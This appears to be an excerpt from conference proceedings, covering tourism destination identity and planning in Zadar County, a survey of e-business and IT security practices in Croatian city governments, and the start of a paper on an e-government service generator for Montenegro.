The identity of a tourist destination is a concrete manifestation of its reality. If there is a wide choice of tourist destinations with equal attributes, than the identity is a distinctive category. When a tourist has to decide between two tourism products, beside the location, only impalpable factors can contribute to the decision of buying (in case of similar prices). Tourists are becoming aware of the differences based not only on the product itself but on their conceptions of it as well. The identity contributes to the most powerful communication effect because it increases chances for the tourist destination to be kept in memory of tourists and potential tourists.

A tourist destination can be different from other tourist destinations by means of symbols. Symbols, according to Argenti and Forman [24] create an essential dimension of identity. Visual manifestations attract attention because of their focusing on the visual and of being exposed to the media. Tourists create conceptions on the basis of the information conveyed to the market by a tourist destination, i.e. its self-presentation. In spite of developed awareness of the importance of identity, there are a surprisingly small number of managers who understand the ways of creating a consistent identity and who can make use of perceiving the public and the market.

Argenti and Forman [24] think that individuals are not just an interested party, but they can make part of a number of them. Consequently, the message of a tourist destination must be sent to various interested parties. In the past all interested parties could be easily differed, but nowadays they are interlaced, which makes communication more difficult. Therefore, the clarity of identity is a decisive factor that will contribute to the consistency of tourists' views of a tourist destination. As the rhythm of everyday life is speeding up in this new millennium, many tourists will look for clarity and stability, so the identity building will become ever more important for a tourist destination. Tourists have certain views of a tourist destination before starting to communicate with it. Such views are based on their everyday experience, and they either enhance or diminish the sense of credibility. They derive from their former experiences with the tourist destination, from what they found out in the media about it, from the experiences of other people gained in interaction with it, and from visual symbols they recognize.

The widest accepted definition is the one that explains the image of a tourist destination as a reflection of its identity. In other words, the image of a tourist destination is the way it is perceived by tourists and the others who are in a certain way related to the tourist destination.

Every interested party – tourist, human potentials, domicile community or investors – have different views of a tourist destination. Associations and impressions left after interaction with a tourist destination participate in forming its image. The image of a destination is based on how groups and individuals perceive the destination. As this image is based on numerous individual aspects, it is not surprising that various types of tourists perceive differently the same destination. According to Briggs [28] it is easy to talk about tourists as an anonymous mass of people, but there are, of course, different types, and every group or segment has different needs and motivations. Different types of destinations will probably attract different segment in different ways.

The main source of information about a tourist destination that holidaymakers can rely on include newspaper articles and articles from various kinds of magazines; radio and TV broadcasts; debates on a tourist destination with other people and the direct interaction with the tourist destination. If the ones that carry out the activities of a tourist destination do not know what a tourist destination really is, no one can expect from tourists to understand its reality. Namely, the management involved in running the tourist destination can have a significant impact on either positive or negative market views of it.

Since the individual recommendation is the most important source of information for tourists, it seems

opportune for the domicile community to be well informed about tourist attractions of the destination, and to treat them in a positive manner, which eventually can have a positive impact on potential tourists regarding their decisions about visiting such a destination [27].

The latest researches show that the image is not made up of a single reality, but every individual has an array of connected images consisting of many elements in their interaction [29]. If the ideas of the public are different from reality, which is, according to Argenti and Forman [24], a frequent case when tourist destinations do not analyze whether harmony exists at all, then the strategy of harmonizing the identities and image is either unsuccessful or the reality of the tourist destination, i.e. its identity, requires to be changed. The developing of a tourist destination identity can be completely controlled because the identity is conveyed in the details created by the tourist destination in order to communicate with the public or the market.

Kotler, Bowen and Makens [23] claim that the image can be very specific or much extended. On the one hand, particular tourist destinations aim at creating a specific image, and on the other certain destinations rather choose an extended image in order to attract various segments of consumers.

IV. TOURISM INDICATORS OF ZADAR COUNTY

An assessment of the importance of tourism as an economic sector for Zadar County can be made on the basis of analysis of tourism indicators. Evaluation of the success of tourism in Zadar County is doubtful. The reason lies in unattractiveness of our offer unable to attract tourists out of high season. In addition, tourism in Zadar County is characterized by its unfavorable structure and low capacity utilization and turnover.

The structure of accommodation units is dominated by the so-called complementary capacities (90% share) as opposed to the basic ones which include hotels and holiday villages.

The degree of utilization of tourism capacities is insufficient. This assessment necessarily exempts camps, which actually show a satisfactory level of capacity utilization due to their uniqueness in the business, limited to the summer period. Utilization of hotel capacities in our competing tourism countries is on average 60%, which is significantly higher if compared to hotel business in Zadar County (i.e. 40%).

The bulk of tourism capacities are located in coastal areas (99.99%), and mostly operate only during the summer season. This explains the low level of capacity utilization.

The bulk of tourism turnover in Zadar County is realized in July and August, i.e. during so-called high season. 64.58% of overall tourist arrivals are registered in the two months of 2010, which accounts for 74.59% of total overnight stays. In the period June - September, and during the tourist season, of the same year, there were 86.76% of total tourist arrivals, or 93.55% of total overnight stays. The time distribution of tourism turnover indicates that the tourism offer of Zadar County is characterized by strong seasonality.

Gross income from tourism activities in Zadar County is possible to estimate on the bases of tourism statistics of the World Tourism Organization (UNWTO), which, among other things, collects data on tourist arrivals and the revenue generated from the tourism turnover of foreign tourists (i.e. these statistics exclude domestic tourists and their activities). According to this source, it turns out that the Republic of Croatia in 2009 registered 9.335 million foreign tourists who spent 8,880 billion USD (6,204 billion EUR), or 45,288 billion HRK (according to the average annual exchange rate of 1 USD = 5.10 HRK for 2009). According to data from the HNB (Croatian National Bank) and DZS (Central Bureau of Statistics) for the same year, the revenue generated from foreign tourists amounted to approximately 46 billion HRK or 6.3 billion EUR.

As Zadar County in 2009 registered 886,425 foreign tourists, it appears that the revenues from foreign tourists and their tourism activities amount to 843,211,781 USD (589 million EUR) or about 4,300 billion HRK. The total revenue from tourism activities in the County of Zadar in 2009, including the consumption of domestic tourists, is presumably estimated to the amount of approximately 5 billion HRK. This estimate is based on data of the Tourism Institute, which conducts regular annual surveys on the preferences of tourists and their spending according to the TOMAS methodology.

V. THE NEED FOR STRATEGIC MANAGEMENT OF TOURISM DEVELOPMENT IN ZADAR COUNTY

Zadar County is the only one among coastal counties of the Republic of Croatia which so far has not produced a *Master Plan for Tourism Development*. Since tourism is a strategically important economic sector for Zadar County, such a situation is unacceptable. Namely, the development of tourism needs to be managed and not left uncontrolled. The reasons for managing the development of tourism in the form of a *Master Plan for Tourism Development* in Zadar County, as much as the authorities responsible for its creation, will be suggested in the text below.

The public sector approaches tourism with special interest due to its positive impact on the economy. However, in order to realize the benefits of the effects of tourism, the public sector must achieve certain prerequisites for the development of tourism. WTO [32] indicates adequate utility infrastructure as the underlying predisposition for tourism development in a particular area. This infrastructure must be designed and constructed to serve the domestic community. Consequently, the public sector should invest in sporting, recreational, cultural and entertainment activities and use them in order to enrich the tourism offer. Ultimately, the development of tourism must stimulate the development of the economic activities that do not belong to the tourism sector.

Achieving a balance between the needs of each interested business and a sustainable development of tourist destinations is a real challenge. Therefore, the

management of tourism is a complex task and there are good reasons why the public sector is usually in charge of its good functioning in society.

The fundamental role of the public sector in tourism lies in planning its development. The public sector by its intervening in tourism development seeks to achieve its long-term sustainable development, i.e. the maximization of benefits from tourism activities while preserving the attractiveness of tourist destinations. Tourism planning process typically includes [30]:

- Preparation of a study - as a rule, although a number of institutions may be actively involved in the process, usually a legislative body of a certain level can be the one that carries out the procedure.
- Determination of goals - the main purpose of the plan and objectives to be achieved by the development of tourism are determined.
- Situation analysis - inventory of existing tourism resources in relation to the reached stage of development. This includes collecting data about the tourism market, the structure of the local tourism industry, investments and funds available for future development.
- Data Processing – the data collected in the previous stage are processed in order to formulate the plan.
- Plan design - information from previous stages is used to determine different options or scenarios for tourism development. The three main elements of tourism plans are satisfaction of visitors, protection of environment and incentives for investors.
- Analysis of proposals - a plan for tourism development is prepared and delivered to authorities or an institution responsible for the planning process. In most countries there is usually a period meant for public discussion. The draft plan is then available to the public, so that they could express their views of the plan. Once this procedure is completed the plan will be approved by the authorities in charge of planning and the final plan will be made.
- Implementation and monitoring of the implementation of tourism plans - along with its implementation the plan will have to be monitored. This is a permanent process in which authorities or institutions responsible for planning estimate whether the objectives of the plan are achieved. The application of a tourism development plan usually includes a time frame of five years, after which it becomes reviewed.
- Periodic audits - refers to the process of the progress assessment, after the plan is implemented. Some of the reasons for the failure of the plan may be associated with changes in the political constellation of forces, the failure to reach consensus between the private and public sectors on how to approach the provision of tourist facilities, inadequate infrastructure, and public opposition to tourism.

Frequently limited and shared interests result in the fact that a particular destination has no defined strategy with a vision of the future forms tourism is likely to take. The effects of tourism are difficult to monitor due to the structural nature of the tourism sector. However, in perspective, each destination that avoids planning will not evaluate systematically its position in the market. Regardless the applied form of tourism development in a certain destination, it needs to have a strategic approach in identifying and using a number of tourism resources.

The reasons for the public sector interventionism in connection with the strategic objectives of tourism development can be systematized in the following two sets of issues [8]:

- seasonal redistribution of tourist activities and
- geographic redistribution of tourist activities

Successful management of tourism as much as tourism planning and regulation of activities related to tourism, requires coordination between government bodies, interest groups, private sector and the involvement of local and regional government[9]. The public sector, on the one hand, generally has a reactive role in terms of the regulation and control of tourist activities on the other hand, has a proactive role in planning and managing tourism.

The public sector manages the activities of public importance. Since tourism is resulting in significant implications which are of public importance - the public sector faces an imperative of being engaged in planning and controlling tourist activities, or generally to manage the development of tourism. Permanent growth of tourism requires from the public sector to assume the role of a coordinator of overall tourism activities. In this context, the performance evaluation of tourism policy in a specific tourist destination is often a political issue, resulting in conflicts among political options, which is especially the case in Croatia.

Consequently, there is no doubt that Zadar County lacks an important document such as a *Master Plan for Tourism Development*. I personally believe that making such a document can and should involve ZADRA - Zadar County Development Agency, which has qualified staff trained to give their contribution in producing such a document. There is no doubt that an important part of this document should emphasis to Destination Information System (DIS). Also, it is my belief that the County of Zadar in the preparation of *Master Plan for Tourism Development*, unlike other coastal counties, should refer to domestic authors (in accordance with the legislation that governs public procurement). I am convinced that local experts have more sensitivity for Croatian particularities and needs derived from the developmental effects of tourism.

The price of *Master Plan for Tourism Development* in the County of Zadar, in this sense, could be between 1 and 1.5 million HRK, which is significantly lower than the average price for the same type of document paid by other coastal counties, which amounts to approximately 2 million HRK.

I would define the terms of reference for the *Master Plan for Tourism Development* as follows:

- The introductory part - except for defining the objectives and methodology to determine the relationship of this Plan to other planning and development documents.

- Characteristics of the Zadar County - geographical, socio-demographic, economic, etc.
- Analysis of the current state of tourism development - which includes an analysis of tourism resources, tourism development indicators, characteristics of tourist products and factors of tourism development.
- Development scenario - as the most important part of the plan, I believe should include the concept of spatial organization of tourism, assessment of accommodation capacities and their limits, specific approaches to different types of tourism, development of marketing policies, etc.
- Models for the development of second class destinations - I think that Zadar County as a tourist destination may be divided into a number of different second class destinations, e.g. Zadar and its surroundings, Biograd with the Vrana lake, Islands of Ugljan and Pasman, Island of Pag, small islands of Zadar, Dugi Otok, Ravni Kotari area, Lika, Velebit – foothill coast.
- List of projects - with regard to the requirements of potential investors directed to the County Administration, the plan should include a number of projects that would be described in detail, and which would have a certain priority in their implementation.
- Assumption for implementation of the Plan – tasks of the public sector, expectation of the local tourism industry, education of the domestic community and others involved in the tourism development, etc.
- Monitoring of the implementation of the Plan.

I believe that the above draft of the project terms of reference contain all the essential elements of the *Master Plan for Tourism Development* which is needed in Zadar County. However, its creation stood in the lack of budgetary resources. In the budget year 2010 100,000 HRK were provided for the preparation of the Plan, which was insufficient to start its preparation, and in the past fiscal year, this item has not been listed. The preparation of the Master Plan for Tourism Development is planned to be realized from pre-accession funds. Finally, I am unable to predict when time will be ripe for its preparation.

VI. CONCLUSION

Tourism industry is very important economic sector for Zadar County. However, it is doubtful whether it can be recognized as a destination on the tourism market.

Consequently, there is no doubt that Zadar County lacks an important document such as a *Master Plan for Tourism Development*. Also, there is no doubt that an important part of this document should emphasis to Destination Information System.

In Croatia, information systems created for promotional purposes dominate, and the usefulness of these systems is limited. The public sector, tourist sector and investors are not able to use them in the process of decision making as the information from such systems is not complete or relevant. Accordingly, for the development of tourism in Zadar County, it is necessary to create such destination information systems that, apart from being used for promotional purposes, can also produce correct information, which is accessible at the right time and in the right place, and which can be used as the basis for decision making. Tourist are exposed to a large quantity of information, so tourist destinations must seriously pay attention to collecting, processing, storing and dissemination of information, which should result in adequate messages conveyed to the tourism market. Their positive conception of the identity and image of Zadar County as a tourist destination can contribute to the growth and development of tourism in Zadar County. The identity of a tourist destination is a concrete manifestation of its reality, and the image is the way it is perceived by tourists and the others who are in a certain way related to the tourist destination.

REFERENCES

[1] A. Mackiewicz, "Guide to Building a Global Image", McGraw-Hill, New York, 1993.

[2] B. Moingeon and B. Ramanantsoa, "Understanding corporate identity: the French school of thought", European Journal of Marketing, vol. 31, n. 5/6, 1997, pp 383-395.

[3] B. Pirjevec, "Kreiranje image-a turističke destinacije nakon rata", Acta turistica, vol. 10, n. 2, pp 95-109.

[4] C.B.M. Van Riel, "Principles of corporate communication", Prentice Hall, London, 1995.

[5] D. Bernstein, "Company Image and Reality", Casell Educational, 1999.

[6] Đ. Bunja, "Modernizing Croatian Tourism Industry", International Journal of Conteporary Hospitality Management, vol.15, n.2, 2003., pp. 126-128.

[7] Đ. Bunja, "Upravljanje informacijama kao sredstvo kvalitativnog unapređenja hrvatskog turizma", doktorska disertacija, Filozofski fakultet Sveučilišta u Zagrebu, Zagreb, 2006.

[8] D. Jeffries, "Governments and Tourism" in S.J. Page, "Tourism Management, Managing for change", Butterworth-Heinemann, Oxford, 2003.

[9] E. Inskeep, "National and Regional Tourism Planning: Methodologies and Case Studies", Routledge, London, 1994.

[10] E.R. Gray and J.M.T. Balmer, "Managing corporate image and corporate reputation", Long Range Planning, vol. 31, n. 5, 1998, pp 695-702.

[11] G.R. Dowling, "Developing your company image into a corporate asset", Long Range Planning, vol. 26, n. 2, 1993, pp 101-109.

[12] Hong-Mei Chen and P.J.Sheldon, "Destination Information Systems: design issues and directions", Journal of Management Information Systems, vol.14, n.2, 1997., pp. 151-176.

[13] J. Cornelissen and P. Harris, "The Corporate Identity Metaphor: Perspectives, Problems and Prospects", Journal of Marketing Management, vol. 17, n. 1/2, 2001, pp. 49-71.

[14] J. Lasić-Lazić, "Znanje o znanju", Zavod za informacijske studije, Zagreb, 1996.

[15] J. Van Rekom, "Deriving an operational measure of corporate identity", European Journal of Markting, vol. 31, n. 5/6, 1997, pp 410-422.

[16] J.E. Dutton, J.M. Dukerich and V.V. Harquil, "Organisational images and member identification", Administrative Science Quarterly, vol. 41, pp 442-476.

[17] J.M.T. Balmer, "Corporate branding and connoisseurship", Journal of General Management, vol. 21, n. 1, 1995, pp 22-46.

[18] K.W. Wober, "Information supply in tourism management by marketing decision support systems", Tourism Management, vol.24, n.3, 2003, pp. 241-255.

[19] L.M. Applegate, J.L. McKenney and F.W. McFarlan, "Corporate Information Systems Management: Text and Cases", McGraw-Hill Companies, New York, 1999.

[20] M. Tuđman, "Obavijest i znanje", Zavod za informacijske studije, Zagreb, 1990.

[21] M.J. Hatch and M. Schultz, "Relations between organisational culture, identity and image", European Journal of Marketing, vol. 31, n. 5/6, 1997, pp 356-365.

[22] N. Ind, "The corporate brand", Macmillan Press, London, 1997.

[23] P. Kotler, J. Bowen and J. Makens, "Marketing for Hospitality and Tourism", 3rd ed., Prentice Hall, New Jersey, 2003.

[24] P.A. Argenti and J. Forman, "The Power of Corporate Communication", McGraw-Hill, New York, 2002.

[25] P.G. Campitt, R.J. DeKoch and T. Cahman, "A strategy for communication about uncertainty", Academy of Management Executive, vol. 14, n. 4, 2000, pp 41-57.

[26] R. Abratt, "A new approach to the corporate image management process", Journal of Marketing Management, vol. 5, n. 1, 1989, pp 63-76.

[27] R. Tomljenović, S. Weber and N. Telišman-Košuta, "Resident's response to tourism development: A case study of Varaždin" in Reinventing a Tourism Destination – Facing the Challenge, Institut za turizam, Zagreb, 2004, p 222.

[28] S. Briggs, "Successful Tourism Marketing", Kogan Page, London, 1997.

[29] S. Oliver, "Public Relations Strategy", IPR, Kogan Page, London, 2001.

[30] S.J. Page, "Tourism Management, Managing for change", Butterworth-Heinemann, Oxford, 2003.

[31] Tourist Statistics (Zadar County Tourist Board).

[32] WTO, "Guide for Local Authories on Developing Sustainable Tourism", Madrid, 1998.

Efficiency analysis of e-business in Croatian city governments

Jelena Jardas Antonić, Ph.D.(assistant-novice researcher) *, Daniel Antonić **
* Faculty of Economics Rijeka, Rijeka, Croatia
** City of Rijeka/ IT Department, Rijeka, Croatia
E - mail: jjardas@gmail.com, danijel.antonic@rijeka.hr

Abstract – **E-business, being one of the economic and social development generators, represents an important factor for the functionality of the modern society and is integral part of the globalization process. Digitalization process is being included into all layers of life, from business all the way to the private life, changing the ways of interaction between people, their life environment and habits, and imposing a question on how do these changes reflect on surrounding institutions and their business.**
Modern e-government puts citizens in the center of their business processes, offering them a maximum accessibility of their services, 24 hours a day, 365 days a year, while taking care of high reliability and data security at the same time. On the other hand, high technology brings a long list of dangers and misusage capabilities, which represent a huge threat to e-business.
For these reasons, the goal of this paper is to examine just how much has business process digitalization taken hold inside city government and how successful is it being implemented. The challenge in deployment of such a complex process is big, since one has to find a compromise between a full range of aspects such as security and openness, so that the modernization of the local government wouldn't result with an opposite effect and cause a loss of public confidence in the system.

I. INTRODUCTION

In this research, in the center of interest is e-business of city government and how digitalization of processes at the state level affects the functioning of city governments and citizens of Croatia. Within the national strategy on electronic administration there isn't a single strategic document that defines the guidelines for the development of e-government at the local level. It's not even defined whether the forms and experience of e-government at the state level should be taken over and used for the digitalization of government at the local level. For this reason and conduction of this research, a survey was formed based on the knowledge compiled out of literature and "E-government development strategy for Croatia in period 2009-2012" in order to obtain necessary data describing the phase and degree of digitalization for individual city governments [1].

II. EFFICIENCY ANALYSIS OF E-BUSINESS IN CITY GOVERNMENTS

City government's information system was analyzed using questionnaire through 5 fields important for the functionality of e-business. In order, these are:

- computer and communication infrastructure,
- information security,
- human potentials,
- data-information and documentation baseline and
- availability of electronic services.

A) *Computer and communication infrastructure.*
Questions in the area of computer and communication infrastructure were used to determine the number and age of servers an individual city government possesses, number of workstations, which operating systems is being used on most of them, whether there is a secure backup of important data being created on daily level, and it also includes characterization of the system given the number of failures per year, and Internet access technology.

B) *Information security*.
Regarding the safety area it was determined whether the city government possesses ISO 27001, if there is a safety policy concerning access to official documents, surveillance and Internet content prevention system, if some of the advanced authentication methods are used, etc. [2],[3,]

C) *Human potentials.*
Third area covered by the questionnaire refers to human potentials providing answers to the existence of helpdesk for IT system users, education of citizens and IT department, information on the number employees in IT department, as well as whether outsourcing is being used for the support and administration of the IT system.

D) *Data-information and documentation baseline.*
In the fourth area, data-information and documentation baseline, data on the coverage of specialized software regarding the business areas (applications for accounting, public procurement, asset management, etc.) were obtained, whether is it possible to discover unauthorized data modifications, which documents are devoted to the development of e-government, and the assessment of degree of system maturity using the COBIT model [4].

E) *Availability of electronic services*
Fifth and final area covers questions which gave information on availability of electronic services on web portal, possibilities of e-participation, and assessment of the degree of web service development for each city government.

By analyzing the acquired data, even 15% of surveyed city governments, don't have secure data backup on daily basis, which represents a huge risk for data loss (see Figure 1). Such governments often don't own a mechanism for the creation of secure data backups or for archiving important data in electronic form. In a case of malfunction, loss of power or infection with electronic virus, such systems often end up entering the data gathered during several years once again in the system, resulting in a great dissatisfaction of employees, unnecessary waste of time and loss of funds, and difficulties in providing customer services.




Figure 1. Secure data backup on daily basis

The analysis has also shown that a certain number of surveyed city governments don't have broadband Internet access, although the Government of the Republic of Croatia had released a broadband Internet access strategy for Croatia back in 2006, as one of the foundations for the realization of a knowledge society and Croatia joining the European developed countries. It's also important to point out that 22% of the surveyed city governments don't have a server that would ease the administration and represent the city's centralized documents repository.

Such a business organization questions the competence of companies offering outsourcing of IT support to the given city governments because the very foundation of e-business lies in the creation of infrastructure which cuts the maintenance costs, increases the safety of stored data and simplifies data exchange among employees of city governments as well as between citizens and city government.
In the part of questionnaire that covers human potentials, even 28% of city governments don't have an employee responsible for the maintenance of ICT infrastructure, but rather outsource this are. (see Figure 2.)

TABLE I . NUMBER OF EMPLOYEE IN ICT DEPARTMENT

Number of employee in ICT department	%
0 Employee	28%
1 Employee	43%
2 Employee	15%
3 -7 Employee	10%
More than 7 Employee	5%




Figure2. Graphical view showing number of employee in ICT department

City budget of smaller towns and low understanding of information technologies could be one of the possible causes for this situation.

Furthermore, only 10% of city governments seek industry certificates for their employees in the IT sector, providing them with necessary knowledge that is in the line with profession's trends in the world. When taking Croatian situation into account, it's assumed that the reason of such a low certification level, regardless the great opportunities being offered to the employee on the labor market, lies in high costs of such a certification. Another reason is low motivation of government's staff, since this form of education doesn't reflect on their incomes, but requires a great amount of energy and time outside their regular working hours at the same time. It's also important to point out that 18% (see Figure 3.) of city governments invest in the education of citizens in some way, which shows an awareness that e-business is widely being conducted for the sake of citizens and that otherwise there is no justification for such an investment without showing the sensitivity for the promotion and encouragement of citizens awareness on how does the usage of ICT technology and city government's e-services benefit them. On the other hand, investing into citizen's knowledge of ICT technology helps them in the labor market.




Figure 3. Graphic view in percentage of citizen education

The part of questionnaire dealing with the data-information and documentation baseline shows that city governments are best equipped with applicative solutions for tracking business processes. Among the city governments included in the sample, 18% of them use all applicative solutions. Only 8% use maximum of 3 applications and those cities are in minority. The greatest percentage, 25% of the cities covers 75% of internal business with applicative solutions (that's 6-8 possible solutions). However, coverage with applicative solutions doesn't necessarily mean that all of them are united through a single database. Mostly each application uses its own database, resulting in a need of entering the same information several times into different databases. This is a result of nonsystematic implementation of informatics related business in city governments.

TABLE II. TABLE REPRESENTATION SHOWING THE COVERAGE WITH APPLICATIVE SOLUTIONS

Coverage with applicative solutions	Percentage
8 Solutions 100%	18%
7 Solutions 88%	13%
6 Solutions 75%	25%
5 Solutions 63%	15%
4 Solutions 50%	20%
3 Solutions 38%	8%

Figure 4 Show data from Table 2




Figure 4. is a graphical representation showing the coverage with applicative solutions of information and documentation baseline

It's also important to mention that 57% of cities segregate special budget funds for e-government development, while 38% also possess strategic documents devoted to the strategic development of e-government. This shows us just how much the development of e-government is financially supported; however the percentage of clearly defined documents that define what those funds are meant for (38%) is very small. It's also necessary to point out that from all the surveyed cities, even those covering 100% of business with applicative solutions, there isn't a city that implements appropriate mechanisms for maintenance, usage and improvement of the (program) code. Considering the acquired data on the maturity of management of information system, it's possible to say that 43% of the surveyed policies on IT system management were defined as proactive, 18% chaotic, while 25% were defined as reactive, i.e. based on the "fire extinguishing" principle (taking the necessary actions after the incident). Sadly, there isn't a single city government using the managed and measured policy, while 15% have a defined, but not fully adopted business policy. From the acquired data it's visible that without determination, desire and education of the city government management, the e-Government implementation will be elementary,

which is also supported with the fact that the e-Government strategy was adopted just in 2009.

Information security is the fourth foundation of modern e-government that's accessible 24 hours a day, 365 days a year, and which resists all possible information risks. Effectively, all areas covered with the questionnaire are imbued with the elements of information security, since its primary function is to ensure continuity of business processes while reducing risks that may influent those and their integral part extends throughout remaining 4 foundations of e-business. Regarding the carried questionnaire, a sample of 40% city governments don't have precisely determined rights and roles to work with the information system. Sadly, even 73% of city governments don't have a defined policy for accessing official documents, i.e. it's pretty hard to determine responsibilities in a case of intended or accidental loss or unauthorized exchange of data.

Regarding the world trends, the best protection against electronic viral attack is a regular application of software patches and update of antiviral software, where 35% of the surveyed city governments failed (see Figure 5.). The above mentioned oversights represent great security risks for the continuity of e-business which can lead to the stagnation in offering services resulting in the end with a financial loss and the loss of end users trust.




Figure 5. Central antivirus and patch distribution

In the segment of the availability of e-services, it's possible to say that every city government has its own website. 3% satisfied only the necessary website form, 33% of them have only the basic information regarding the services their city government offers, while 55% have the ability to accept and print out empty web forms, and only 5% of city governments offer the service of filling interactive web forms with authentication out (see Figure 6). Following the trends and standards appointed from the EU, it's concluded that there isn't a single city government that offers such level of services and categories, which contain a complete service on web portal like completing web forms, authentication, payment and delivery confirmation through the web.




Figure 6 Degree of web service development

The analyzed data represent only a part of data acquired through the questionnaire. Only the most important data, which are crucial for the achievement of efficiency of e-business, and according to the opinions of the experts, as well as scientific literature, were taken into consideration.

III. PROPOSAL FOR THE IMPROVEMENT OF FUNCTIONALITY OF E-BUSINESS IN CITY GOVERNMENTS

The conducted analysis of e-business in city governments indicates the need of creating the e-government development strategy on local level, and coordinate it with the development of e-business on state level. Furthermore, establishment of task forces and associations which would comprise of representatives from both state and local level would ensure exchange of experience in the implementation of certain e-government technological solutions, ease choosing the most qualitative solutions while lowering the costs of implementation at the same time, coordinate with interoperability standards of state administration and EU, and result in the creation of strategy which would unite the needs of every city, never mind their size. Participation in an association which would contain representatives of every city would greatly assist in the development of those cities that don't have permanent staff employed in the ICT sector. Education and information in e-government would at least somewhat equalize digital services offered to the citizens by the local administration. Fundamental role in ensuring the minimum technological requirements in the implementation of e-government at the local level should be ensured by the state which should define rules and laws that prescribe the technological framework and standards for the use and manipulation (input, processing and storage) of data.

Looking back at the coverage of city governments with software applications, it's necessary to unite and standardize all the data inside a joint database, primarily to ensure efficiency in their use. This would also ensure the accomplishment of fundamental requirement of interoperability in information exchange with other institutions.

From the aspect of information security it's necessary to ensure monitoring of legislation in this field, appoint a person responsible for the enforcement of those, and basically enlighten the management about the risks that city government's business is being exposed to if they don't show a required attention in the mentioned field.

One of the possible solutions which should be initiated and ensured by the state is the implementation of e-business through "cloud" services. Such a solution would ensure the same service quality and development of all cities regardless of their financial and geographical development. It would also ensure that all Croatian citizens, regardless of their place of residence, have the same service quality in interaction with local and state administration. Although this is financially acceptable solution, a necessary requirement in achieving the "cloud" service lies in enabling broadband Internet access to every Croatian citizen.

EU development strategies like Digital agenda 2020 put development of digital society in the center, as one of the factors of economic and social development. It should also be noted that e-government represents a barycenter, as a mean that removes administrative barriers, while ensuring high degree of privacy, reliability and safety in offering their services at the same time, and as such it represents one of the EU priorities and its future state members[6][7].

IV. CONCLUSION

Regarding the e-readiness index, according to which Croatia is ranked on 54th place and which was obtained considering the research that was focused on the state level institutions whose e-service is more developed than from those on city level which belong to the city governments, and considering the acquired data and carried analysis, it's possible to conclude that city government's e-business has just begun to develop and, depending on the individual city government, is currently situated in the first 2 phases of development (administration centric and customer aware). From the Croatian e-government development strategy, it's clearly evident that there is a hurry with the harmonization of the legislative for the development of e-government only in those areas which are crucial for the joining with the EU, while the development of e-services is only being mentioned as a mean for satisfying the form. A great number of Croatian local administrations have just entered the phase of business process automation and process of digitalization of their own data. The informatization process is being implemented violently, often without interconnecting all the business processes into a single system, and therefore there is a need for a systematic and methodical investment into e-business, which would accelerate and optimize business processes and cut the need for human staff. On the other hand, a nonsystematic implementation of e-business would require extra implementation and maintenance costs, without the optimization of business processes and increase in efficiency.

REFERENCES

[1] http://www.mingorp.hr/UserDocsImages/strategija_e_Uprave_HRV_final.pdf

[2] Alan Calder,Steve Watkins, ITGovernance: A Manager's Guide to Data Security and ISO 27001 / ISO 27002,Kogan Page, 2008

[3] Schneier, B.: No, we don't spend enough! ,In The First Workshop on Economics and Information Security, 2002, str.16-17

[4] Christian Lahti , Roderick Peterson , Steve Lanza,Sarbanes-Oxley Compliance Using COBIT and Open Source Tools,Syngress, August 1, 2005

[5] Heichlinger, A.: eGovernment in Europe's Regions: Approaches and Progress in IST Strategy, Organisation and Services, and the Role of Regional Actors, 2004

[6] http://ec.europa.eu/information_society/digital-agenda/index_en.htm

[7] Alabau, A. The European Union and its E-government Development Policy – Following the Lisbon Strategy Objectives, published with the support of Fundación Vodafone

E-Government Service Generator

use case project E-Government Montenegro

Milan Maric
S&T Montenegro/ Podgorica, Montenegro
milan.maric@snt.me

ABSTRACT

Different authorities, government and municipalities, use to develop their own solution for delivering e-services to citizens and other subjects. As every authority has different priorities to solve, culture, knowledge, IT infrastructure, and sometimes different law, standards and policy, developed solutions could hardly communicated between each other. Also, already developed e-service solution could hardly be applied in another E-Government project, as there are no standard tools for importing already developed solution. Therefore , in this article , we described E-Government Service Generator Tool which could be used for delivering standardized E-Services, that could be easily exported and reused, or even copied in another E-Government project, which is developed by the same tool .

